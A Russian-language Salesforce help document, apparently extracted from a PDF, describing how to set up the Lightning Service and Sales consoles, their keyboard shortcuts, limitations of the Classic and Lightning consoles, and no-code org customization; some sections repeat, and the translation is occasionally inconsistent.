Консоль обслуживания содержит характерные для обслуживания потоки настройки, которые способствуют быстрому запуску и работе. Эти потоки познакомят вас с процессами настройки функции создания обращения из сообщения электронной почты, интеграции с Twitter и Facebook, включения базы знаний Lightning и создания сообщества Lightning.

Рекомендации по настройкам консоли обслуживания Lightning

Вы можете выполнять настройки приложения консоли обслуживания, чтобы обеспечить удовлетворение потребностей конкретных служб.

СМ. ТАКЖЕ:

Ограничения для консоли Lightning Experience

Установка и настройка функций на консоли обслуживания Lightning

Консоль обслуживания содержит характерные для обслуживания потоки настройки, которые способствуют быстрому запуску и работе. Эти потоки познакомят вас с процессами настройки функции создания обращения из сообщения электронной почты, интеграции с Twitter и Facebook, включения базы знаний Lightning и создания сообщества Lightning.

Настройка обслуживания Lightning включает интуитивное меню «Настройка» и панель мониторинга показателей эффективности. Если вы хотите иметь пошаговое руководство, используйте рекомендуемую настройку.

Выполните следующие действия, чтобы попасть на начальную страницу «Настройка обслуживания».

1. В средстве запуска приложений откройте приложение «Консоль обслуживания».
2. В верхнем колонтитуле щелкните , а затем выберите **«Настройка обслуживания»**.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить консоль обслуживания Lightning необходимо выполнить следующие действия.

- «Настройка приложения»

  И

  Пользователь Service Cloud



Начальная страница «Настройка обслуживания» отображается. На начальной странице можно выполнить следующие действия.

Меню «Настройка обслуживания»

Данное меню настройки является набором обычного меню настройки Salesforce. Не все связанные с обслуживанием узлы обслуживания доступны в меню «Настройка обслуживания».

Важное замечание: Любые изменения, внесенные со страниц настроек, перечисленных в меню настройки обслуживания, оказывают влияние на параметры Salesforce Classic, и наоборот.

Управляемые потоки настройки

В верхней части страницы отображаются карточки настройки различных функций Service Cloud. Нажмите **Начало работы**, чтобы запустить любой поток. Вы можете настроить следующие функции.

- Электронное сообщение-к-обращению
- Встраивание в Facebook
- Встраивание в Twitter
- База знаний Lightning Knowledge (бета-версия).
- Сообщества Lightning (бета-версия).

Учитывайте следующее при работе с потоками.

Прим.: Этот выпуск содержит бета-версию потоков настройки Lightning Service, которая является высококачественной функцией с определенными ограничениями. Потоки настройки Lightning Service обычно недоступны в документации, пресс-релизах или публичных заявлениях. Мы не можем гарантировать общедоступность через определенное время или вообще. Рекомендуем приобретать только общедоступные продукты и функции.

Настройка базы знаний Lightning

Важное замечание: Если вы настраиваете новую организацию Service Cloud, пользователи не смогут создавать статьи базы знаний сразу же после запуска потока настройки. Вам необходимо настроить настраиваемые поля, типы записей и макеты страниц, прежде чем создавать статью. Подробнее см. в разделе Ограничения для Lightning Knowledge.

Настройка сообществ Lightning

Если вы не создали категории данных до того, как приступить к настройке сообществ Lightning, то окно контрольного списка категорий данных будет автоматически пропущено потоком настройки сообществ. Необходимо включить темы в базе знаний, чтобы статьи были связаны с темами в сообществах Lightning.

Если перейти в Salesforce Classic, то включить темы можно другим способом. В разделе «Настройка» введите **Темы для параметров объектов** в текстовом поле «Быстрый поиск» и установите флажок **База знаний** в списке **Объекты**.

Интеграция с Facebook и Twitter

Важное замечание: Если вы ранее установили пакет социального обслуживания клиентов с использованием потока настройки обслуживания или функции социального обслуживания клиентов, вам необходимо удалить пакет, прежде чем приступить к работе с потоком настройки интеграции с Facebook или Twitter.

Рекомендуемая установка

Щелкните любые ссылки в разделе «Рекомендуемая установка», чтобы установить ключевые функции, узнать о программе Service Cloud и подключиться к сообществу Salesforce.

Изменение статуса обращения

В настоящий момент API для запроса неактивных статусов отсутствует. Любой статус обращения, остающийся неактивным на экране отображения настраиваемого статуса обращения, удаляется из списка при нажатии кнопки **Готово**.

Если вы хотите восстановить неактивные статусы обращений, необходимо сначала переключиться в Salesforce Classic. Перейдите в **Настройка приложения** и найдите **Настройка**. Детализируйте результаты до **Обращения**, а затем **Поля**. Прокрутите экран до меню неактивных значений и отмените выбор необходимых значений. Когда вы вернетесь в раздел «Изменение статуса обращения» в настройке Lightning Service, значения будут восстановлены.

Performance Edition

Чтобы отслеживать показатели обслуживания, воспользуйтесь отчетами на начальной странице «Настройка обслуживания». Вы можете наблюдать работу своей электронной почты и социальных каналов, анализировать деятельность центров обработки вызовов и просматривать статус врачебной нагрузки с точностью до минуты.

Сообщества Lightning: что дальше?

После завершения настройки сообществ Lightning давайте вспомним, какие параметры были настроены, какая работа была выполнена в фоновом режиме и какой результат был получен — ваше новое сообщество.

База знаний Lightning: что дальше?

После завершения потока настройки базы знаний Lightning давайте вспомним, какие параметры были настроены, какая работа была выполнена в фоновом режиме и какой результат был получен — ваша новая база знаний.

СМ. ТАКЖЕ:

Консоль обслуживания Lightning

Сообщества Lightning: что дальше?

После завершения настройки сообществ Lightning давайте вспомним, какие параметры были настроены, какая работа была выполнена в фоновом режиме и какой результат был получен — ваше новое сообщество.

Прим.: Этот выпуск содержит бета-версию потоков настройки Lightning Service, которая является высококачественной функцией с определенными ограничениями. Потоки настройки Lightning Service обычно недоступны в документации, пресс-релизах или публичных заявлениях. Мы не можем гарантировать общедоступность через определенное время или вообще. Рекомендуем приобретать только общедоступные продукты и функции.

Какие действия вы выполнили?

Вы только что создали сообщество на основе шаблона службы поддержки клиентов (Napili). Данный шаблон позволяет пользователям публиковать вопросы в сообществе, искать и просматривать статьи, сотрудничать, а также создавать обращения для отправки агентам службы поддержки. Вы дали своему сообществу имя и создали URL-адрес. Вы также создали различные темы и категории данных, по которым будут группироваться темы и которые облегчат пользователям работу с ними. После маркировки статей они будут доступны сообществу.

База знаний Lightning: что дальше?

После завершения потока настройки базы знаний Lightning давайте вспомним, какие параметры были настроены, какая работа была выполнена в фоновом режиме и какой результат был получен — ваша новая база знаний.

Прим.: Этот выпуск содержит бета-версию потоков настройки Lightning Service, которая является высококачественной функцией с определенными ограничениями. Потоки настройки Lightning Service обычно недоступны в документации,

пресс-релизах или публичных заявлениях. Мы не можем гарантировать общедоступность через определенное время или вообще. Рекомендуем приобретать только общедоступные продукты и функции.

Какие действия вы выполнили?

Вы только что настроили базу знаний Lightning, которую можно внедрить непосредственно в панель мониторинга. Независимо от того, является ли она защищенным клиентским порталом, частью вашего общедоступного сайта или интегрированной частью публичного сообщества клиентов, ваша база знаний может стать продолжением вашего сайта обслуживания. Агенты смогут с легкостью находить, получать доступ к необходимой информации и предоставлять необходимые ответы клиентам. Агенты также смогут вносить свой вклад в базу знаний, обеспечивая доступность лучших ответов для всей команды.

Рекомендации по настройкам консоли обслуживания Lightning

Вы можете выполнять настройки приложения консоли обслуживания, чтобы обеспечить удовлетворение потребностей конкретных служб.

На странице диспетчера приложений в меню «Настройка» можно редактировать и настраивать основные функции приложения. Единственное, что не поддается изменениям, это имя разработчика приложения. Рекомендуем выполнить следующие действия.

- Обновить имя, описание и фирменный стиль приложения
- Добавить другие элементы, такие как продукты и контракты (приложение консоли обслуживания включает обращения, контакты, организации, записи, панели мониторинга, chatter и начальную страницу по умолчанию)
- Добавьте другие средства, например программный телефон Open CTI и мультиканал
- Назначьте приложение соответствующим профилям пользователя, таким как профили сервисного агента

Прим.: Приложение консоли обслуживания автоматически назначено всем стандартным и настраиваемым пользовательским профилям. Вы можете изменить данные назначения, чтобы убедиться, что только надлежащие люди имеют доступ к приложению.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Если вы готовы выполнять настройки страниц Lightning на вашей консоли, используйте конструктор приложений Lightning для создания страниц записи.

СМ. ТАКЖЕ:

Настройка приложения консоли Lightning с помощью страниц Lightning

Настройка приложения консоли Lightning с помощью инструментов

Настройка параметров поддержки

Настройка обращений в Lightning Experience

Консоль продаж Lightning


Консоль продаж Lightning является стандартным приложением Salesforce Lightning, предоставляющим все инструменты продаж на кончиках пальцев для поиска потенциальных интересов, закрытия сделок и управления взаимосвязями.

Функции, приобретаемые в стандартном приложении консоли продаж.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Sales Cloud.



- Адаптированный к навигации трехстолбцовый макет для объектов, на которые вы полагаетесь чаще всего, — организации, контакты, интересы и возможности. Макет включает ключевые сведения о записи на панели основных показателей (1), знакомое рабочее пространство (2) и полезные связанные списки (3).
- Разделенное представление отображает списковое представление одновременно с вкладками рабочей среды и вложенными вкладками, позволяя пользователю быстро просмотреть список записей (4).
- Другие объекты и функции (в том числе кампании, задачи, записи и многое другое) легко доступны (5).
- Интуитивная навигация по вкладкам и вложенным вкладкам (6).
- Стандартная служебная панель с журналом (7). Если активированы уведомления, они появляются также на служебной панели.

В меню «Настройка» администраторы могут использовать менеджер приложений для настройки стандартного приложения консоли продаж.

- Добавьте собственный фирменный стиль.
- Добавьте дополнительные элементы, которые понадобятся вашей команде для получения доступа к консоли.

- Настройка служебной панели, упрощающая получение доступа представителями к инструментам производительности, например Lightning Dialer.
- Консоль продаж автоматически назначена всем стандартным и настраиваемым пользовательским профилям. Вы можете изменить эти назначения, чтобы убедиться, что надлежащие люди имеют доступ к консоли продаж.

В меню «Настройка» администраторы могут использовать конструктор приложений Lightning для настройки конкретных макетов страниц. Например, если вы пользуетесь Pardot, вам нужно добавить компонент «Журнал вовлеченности» в соответствующие макеты страниц.

Прим.: Приложения консоли Lightning пока немного отличаются от приложений консоли Salesforce Classic. Например, некоторые функции в приложениях консоли Salesforce Classic, такие как всплывающие уведомления и поддержка мультимонитора, недоступны в приложениях консоли Lightning. Подробнее.

Вы не сможете перенести приложения консоли Salesforce Classic в Lightning Experience.

СМ. ТАКЖЕ:

Создание настраиваемого приложения консоли Lightning
Настройка приложения консоли Lightning с помощью инструментов
Настройка приложения консоли Lightning с помощью страниц Lightning
Ограничения для консоли Lightning Experience

Клавиши быстрого доступа для приложений консоли Lightning

Используйте клавиши быстрого доступа для эффективной работы с приложениями консоли Lightning. Клавиши быстрого доступа помогают в навигации и ускоряют работу с записями, позволяя не использовать мышь. Эти клавиши быстрого доступа можно использовать наряду с клавишами быстрого доступа браузера.

Клавиши быстрого доступа нельзя настроить. Клавиши быстрого доступа нечувствительны к регистру. Например, Shift+B идентично комбинации Shift+b. Порядок нажатия клавиш Ctrl, Alt и Shift (при их наличии в комбинации) не имеет значения. Например, комбинация Ctrl+Alt+A аналогична комбинации Alt+Ctrl+A.

Команда	Описание	Клавиша быстрого доступа
Глобальный поиск		
Отображение меню быстрого доступа	Отображение клавиш быстрого доступа в модальном окне.	Windows: Ctrl + / macOS: Cmd + /

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

Команда	Описание	Клавиша быстрого доступа
«Правка»	Редактирование записи. Эта клавиша быстрого доступа не работает со статьями базы знаний, отчетами, панелями мониторинга, элементами ленты, запросами утверждений и сообщениями электронной почты Lightning.	E
Закрыть или отменить выбор	Закрыть или отменить выбор окна. С помощью этой клавиши быстрого доступа нельзя закрыть рабочие и диалоговые окна программы.	Esc
Сохранить	Сохранение записи. Для сохранения фокус должен быть на поле.	Windows: Ctrl+S macOS: Cmd+S
Поиск	Установка курсора в поле поиска.	/
Открыть или закрыть «Журнал»	Открытие или закрытие средства «Журнал».	H
Открыть или закрыть примечания	Открытие или закрытие утилиты примечаний. Чтобы воспользоваться этим сочетанием клавиш, откройте утилиту.	N
Открыть или закрыть мультиканал	Открытие или закрытие средства «Мультиканал». Эта клавиша быстрого доступа работает только в приложении Service Console.	O
Публикация в ленту	Публикация сообщения или комментария. Вы можете публиковать сообщения, комментарии и вопросы с подробными сведениями. Эта клавиша быстрого доступа не работает с другими действиями публикатора, такими как сообщения электронной почты и опросы.	Windows: Ctrl + Enter macOS: Cmd + Enter
Навигация		
Перейти в меню элементов	Открытие меню элементов и размещение курсора на первом элементе. Используйте клавиши со стрелками для переключения между элементами. Чтобы открыть элемент, нажмите клавишу Enter.	G +]
Перейти к списковому представлению	Открытие спискового представления для объекта на вкладке рабочей среды.	G + L
Перейти к публикатору	Переход к публикатору. Если у публикатора предусмотрено несколько действий, вы можете выполнять переходы в пределах публикатора с помощью клавиши TAB и клавиш со стрелками.	G+P

Команда	Описание	Клавиша быстрого доступа
Перейти на вложенную вкладку	Перемещение фокуса на первую вложенную вкладку.	G + S
Перейти на вкладку рабочей среды	Переход на активную вкладку рабочей среды.	G + W
Переключиться на другую вкладку	Переключение между вкладками и вложенными вкладками рабочей среды. Чтобы переключиться, фокус должен быть на вкладке.	«Стрелка влево» или «Стрелка вправо»
Вкладки		
Закрыть вкладку рабочей среды	Закрытие текущей вкладки рабочей среды, включая вложенные вкладки.	Shift + X
Обновить вкладку	Обновление текущей вкладки рабочей среды, включая вложенные вкладки.	Shift+R

СМ. ТАКЖЕ:

Стандартные клавиши быстрого доступа для консоли Salesforce в Salesforce Classic

Ограничения для консоли Salesforce

Просмотрите ограничения для консоли Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

Ограничения для консоли Salesforce Classic
Просмотрите ограничения по отображению, доступу и настройке для консоли.

Ограничения для консоли Lightning Experience
Ознакомьтесь с ограничениями для консоли в Lightning Experience и с разницей функций по сравнению с приложениями консоли Salesforce Classic.

Ограничения для консоли Salesforce Classic

Просмотрите ограничения по отображению, доступу и настройке для консоли.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения по отображению

- Консоль Salesforce в Salesforce Classic доступна только в поддерживаемых браузерах для Salesforce Classic. Если используется неподдерживаемый обозреватель, рабочие возможности ограничиваются.

  Совет: Для повышения производительности рекомендуем пользователям консоли применять обозреватель Google Chrome™ и компьютеры, оснащенные ОЗУ не менее 8 Гб. Учтите, что 32-разрядные системы имеют ограничение по используемой памяти. Чтобы полностью воспользоваться добавленным объёмом ОЗУ, используйте 64-разрядные версии ОС и браузера.

- При использовании Live Agent на консоли Salesforce Classic рекомендуем использовать обозреватель Internet Explorer 8, 9 или 10 либо последнюю стабильную версию обозревателя Firefox или Google Chrome.
- Консоль обеспечивает ограниченную поддержку языков, читаемых справа налево (например, арабский или еврейский). Ввиду ограниченной поддержки языков, читаемых справа налево, консоль может некорректно отображать некоторые функции (например, «Лента обращений», Live Agent и Salesforce Knowledge).
- Все элементы Salesforce CRM Content отображаются на консоли в виде основных вкладок.

- При использовании функции «Социальные организации, контакты и интересы» окно просмотра может отображаться на консоли некорректно.
- Консоль не отображает начальные страницы записей, включая стандартные разделы «Инструменты».

Ограничения по алгоритмам и доступу

- Консоль не поддерживает кнопки обозревателей «Назад», которые могут работать некорректно.
- Консоль Salesforce не соответствует требованиям доступности.
- Страницы Visualforce не обновляются нажатием на  и выбором параметра **«Обновить все основные вкладки»** или **«Обновить все вложенные вкладки»**. Кроме того, если страница сведений переопределяется посредством страницы Visualforce, использующей связанные списки, все новые записи, использующие данный связанный список, не будут отображаться до повторного открытия страницы в новой вкладке.
- Если вы редактируете макет страницы в консоли, например добавляете компонент основной вкладки, скажем, журнал взаимодействия, измененный макет будет отображен только после того, как страница будет закрыта и повторно открыта на новой основной вкладке.
- Панель основных показателей не позволяет редактировать поля напрямую. Тем не менее, изменение данных полей на странице записи инициирует автоматическое обновление панели основных показателей.
- Некоторые объекты (например, отчеты, панели мониторинга и Chatter) поддерживаются консолью не полностью. Данные и другие объекты помечаются звездочкой (*) в области настройки консоли и могут использовать непредвиденные алгоритмы. Например: (1) Нажатие кнопки **«Отмена»** при просмотре долей возможности не инициирует закрытие вложенной вкладки. Взамен, во вложенной вкладке открываются сведения о странице. (2) Изменение элемента строки возможности или элемента строки сметы не инициирует его автоматическое обновление. Чтобы просмотреть последние изменения, рекомендуем обновить страницу.
- При повторном открытии консоли вложенные вкладки, использовавшиеся в последний раз, могут не загрузиться автоматически. Кроме того, закрытие консоли путем выбора приложения в меню приложений Force.com может инициировать некорректную работу кнопок обозревателя **«Назад»** и **«Вперед»**.
- При сохранении изменений в компоненте поиска и наличии несохраненных изменений в другом компоненте поиска система удаляет несохраненные изменения без предупреждения.
- Выбранная настраиваемая ссылка или ссылка в текстовом поле (например, **http://www.salesforce.com/** в поле обращения «Описание») отображается во всплывающем окне, а не на вкладке.
- При обновлении страницы «Изменить статус обращения» на консоли отображается ошибка «Не удается получить доступ к странице».
- При отключенном Chatter не поддерживается использование фиксации в результатах поиска.
- Если пользователь, вошедший в консоль Salesforce, выполняет вход в другое приложение консоли Salesforce Classic, то новые запросы на чат не могут быть приняты.

Ограничения по настройке

Чтобы редактировать приложение консоли Salesforce Classic, необходимо использовать Salesforce Classic. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Приложения»** и щелкните **«Правка»** напротив вашего приложения консоли.

- Консоль не поддерживает функцию Chatter Messenger.
- Корректное отображение некоторых страниц Visualforce на консоли гарантируется только после их обновления.
- Консоль не поддерживает страницы Visualforce, использующие параметр **«Требовать защиту CSRF для запросов GET»**. При использовании страниц Visualforce с защитой CSRF агентам могут поступать сообщения об ошибке при попытке доступа к странице.

- Включение защиты от кликджекинга для страниц Visualforce в параметрах безопасности вашей организации Salesforce препятствует корректному отображению страниц Visualforce.
- Пользователи центра обработки вызовов могут использовать только программный телефон в консоли Salesforce, если они используют адаптер CTI, встроенный в «Open CTI».
- Приложение Live Agent доступно только на консоли, поддерживающей Service Cloud.
- Панель основных показателей для транскриптов Live Agent доступна для редактирования, но не может быть включена для пользователей.
- Консоль не может быть добавлена на клиентские или партнерские порталы.
- Администраторы Chatter Answers не могут настраивать вопросы и ответы, доступные клиентам при выборе ссылки «Нужна помощь?».

Ограничения внешнего объекта

- Внешние объекты доступны только на консоли Salesforce в Salesforce Classic. Другие консоли не поддерживаются.
- Внешние объекты не были полностью приспособлены к консоли и могут использовать непредвиденные алгоритмы. Другие объекты также не были полностью адаптированы к консоли, однако они помечены звездочкой (*) в области настройки консоли. Внешние объекты не помечаются звездочками.
- Для внешних источников данных, связанных с внешними объектами, флажок **«Большой объем данных»** не устанавливается. Данное требование не применяется к межорганизационному адаптеру для Salesforce Connect.

СМ. ТАКЖЕ:

Консоль Salesforce в Salesforce Classic

Планирование внедрения консоли Salesforce

Поддерживаемые обозреватели

Ограничения для консоли Lightning Experience

Ознакомьтесь с ограничениями для консоли в Lightning Experience и с разницей функций по сравнению с приложениями консоли Salesforce Classic.

Вы можете перенести приложения консоли Salesforce Classic в Lightning Experience. Некоторые функции приложений консоли в Salesforce Classic недоступны в приложениях консоли Lightning, в том числе среди прочего:

- Настраиваемые клавиши быстрого доступа;
- Мультимонитор
- Всплывающие уведомления
- Макросы
- Live Agent

Visualforce

Visualforce доступен в приложениях консоли Lightning в виде бета-версии, являющейся полноценной, но имеющей некоторые ограничения. Приложения консоли Lightning поддерживают страницы Lightning, используя компонент Visualforce Lightning, а также пакетные действия Visualforce. Переопределения Visualforce на страницах, отображенных в приложениях консоли Lightning, не поддерживаются, и отсутствует поддержка компонентов Visualforce на служебной панели элементов.

Организации-лица

Организации-лица не имеют трехстолбцового макета, как организации-компании. Используйте конструктор приложений Lightning для создания нужного макета, а затем назначьте его соответствующему приложению консоли и типу записи организации-лица.

Записи организаций-лиц, отображаемые в компоненте записи, связанной с контактом, доступны только для чтения.

Прогнозирование

Объект прогнозирования не поддерживается в приложениях консоли Lightning.

Salesforce Knowledge

Некоторые действия на боковой панели базы знаний не работают в приложениях консоли Lightning, в том числе вложенные файлы PDF, добавление содержимого статей в электронные обращения и добавление URL-адресов статей из сообщества. Нижний колонтитул базы знаний не поддерживается в Lightning Experience.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

СМ. ТАКЖЕ:

Планирование внедрения консоли Salesforce
Консоль Salesforce в Lightning Experience
Поддерживаемые обозреватели

Расширение системы Salesforce без кодирования

Готовы оценить расширенные возможности администрирования системы Salesforce? Хотите настроить организацию, раздвинуть ее границы и раскрыть ее функциональность? Теперь все это и многое другое может быть выполнено без создания специального кода. Вооружитесь мышкой и жаждой приключений. Расширение объектов, данных и полей, настройка внешнего вида организации, увеличение количества бизнес-процессов, создание веб-сайтов и даже приложений — все это посредством интерактивных инструментов.

Настройка организации Salesforce

Пользователи могут настраивать все стандартные вкладки и типы записей, включая добавление настраиваемых полей и определение макетов страниц. Кроме того, пользователи могут настраивать параметры поиска, присвоения тегов и пользовательского интерфейса организации. Версии Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition позволяют настраивать различные параметры индивидуального отображения.

Настройка данных

Оптимизируйте данные в соответствии с уникальными потребностями пользователей. Пользователь может создавать собственные объекты с данными, имеющими наибольшее значение.

Доставка настраиваемых уведомлений с событиями платформы

События платформы используются для доставки безопасных и масштабируемых настраиваемых уведомлений в системе Salesforce или от внешних источников. Определите поля, чтобы настроить событие платформы. Настраиваемое событие платформы определяет данные события, которые может продуцировать или принимать платформа Force.com.

Автоматизация бизнес-процессов

Автоматизируйте бизнес-процессы, чтобы избавить пользователей от необходимости выполнять все этапы вручную. Автоматизация имеет преимущества как для пользователей, так и для администратора: пользователи могут сосредоточиться на своих непосредственных обязанностях, а администратор знает, что процесс выполняется надлежащим образом. Salesforce предлагает инструменты для автоматизации ряда бизнес-процессов: бизнес-правил, процессов утверждений, процессов мастера и т. д. Эти инструменты не требуют написания кода и полностью готовы к работе.

Управление доменами

Домены и связанные сайты можно настраивать в соответствии с уникальными потребностями организации. Например, на одном домене могут размещаться сообщества, сайты Force.com и Site.com. Либо один сайт может быть связан с несколькими доменами.

Создайте собственный веб-сайт

Вы можете использовать сайты Конструктор сообщества или Force.com для создания собственной организации Salesforce с настраиваемыми страницами и приложениями.

Расширение области действия организации

Иногда пользователям надо работать с данными и службами, находящимися вне организации Salesforce. Существует множество способов обеспечения беспроблемного доступа к данным и службам вне пределов организации.

Создание собственного приложения Salesforce

Приложение представляет собой набор элементов, действующих совместно для реализации определенной функции. Предлагаются два типа приложений Salesforce: приложения Salesforce и приложения Lightning. Приложения Classic создаются и управляются в Salesforce Classic. Приложения Lightning создаются и управляются в Lightning Experience. Приложения обоих типов можно настраивать в соответствии с потребностями пользователей.

Настройка организации Salesforce

Пользователи могут настраивать все стандартные вкладки и типы записей, включая добавление настраиваемых полей и определение макетов страниц. Кроме того, пользователи могут настраивать параметры поиска, присвоения тегов и пользовательского интерфейса организации. Версии Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition позволяют настраивать различные параметры индивидуального отображения.

Данный короткий демонстрационный видеоролик содержит рекомендации по настройке способа отображения системы Salesforce для организации.

Система Salesforce позволяет настроить отображение различных вкладок и прочих элементов в соответствии с текущими потребностями организации. Чтобы выполнить нужное действие, щелкните соответствующую ссылку.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные параметры настройки определяются используемой версией Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров настройки:

- Просмотр настройки и конфигурации

Для настройки организации:

- «Настройка приложения»

Поиск по параметрам управления объектами

Система Salesforce позволяет индивидуализировать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Область расположения данных настроек в меню «Настройка» определяется включенным интерфейсом системы Salesforce.

Управление доступом пользователей к полям

Управление доступом к полям производится на уровне параметров безопасности для поля. Макеты страниц позволяют определять макет и структуру страниц просмотра и редактирования сведений в системе Salesforce на портале самообслуживания и клиентском портале Salesforce. Благодаря настройке макетов поиска, пользователь может изменить поля, которые отображаются в результатах поиска, а также кнопки, которые отображаются в списковых представлениях.

Предоставление пользователям настраиваемого содержимого справки

Можно предоставить настраиваемое содержимое справки, которое будет выводиться вместо стандартных разделов контекстно-зависимой интерактивной справки Salesforce для ваших настраиваемых объектов. Кроме того, можно добавить справку уровня поля, которая отображается, когда пользователь наводит указатель мыши на поле.

Подстройка бизнес-процессов под разных пользователей

Типы записей позволяют отображать разные бизнес-процессы, значения раскрывающихся списков и макеты страниц разным пользователям. Можно создать типы записей, позволяющие отличать регулярные сделки от договоров на предоставление профессиональных услуг и применять к каждой сделке разные значения раскрывающихся списков. Или же можно отображать разные макеты страниц для обращений по поддержке клиентов и обращений по выставлению счетов.

Поддержка пользователей на нескольких языках

Если в вашей организации включено использование нескольких языков, используйте Средство перевода для поддержки согласованности переведенных меток в организации. Вы можете управлять переведенными значениями для любого языка, поддерживаемого Salesforce.

Поиск по параметрам управления объектами

Система Salesforce позволяет индивидуализировать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Область расположения данных настроек в меню «Настройка» определяется включенным интерфейсом системы Salesforce.

Поиск по параметрам управления объектами в <0>Lightning Experience<1>

Система <0>Salesforce<1> позволяет настраивать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Большинство объектов доступно посредством раздела «Менеджер объектов» меню «Настройка».

Поиск по параметрам управления объектами в Salesforce Classic

Система Salesforce позволяет индивидуализировать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Область расположения данных настроек в меню «Настройка» определяется нужным типом объекта.

Меню быстрого доступа Force.com

Меню быстрого доступа Force.com содержит ссылки для быстрого доступа к настройкам.

Поиск по параметрам управления объектами в <0>Lightning Experience<1>

Система <0>Salesforce<1> позволяет настраивать модель объекта посредством таких функций, как настраиваемые поля, макеты страниц и правила проверки. Большинство объектов доступно посредством раздела «Менеджер объектов» меню «Настройка».

ВЕРСИИ

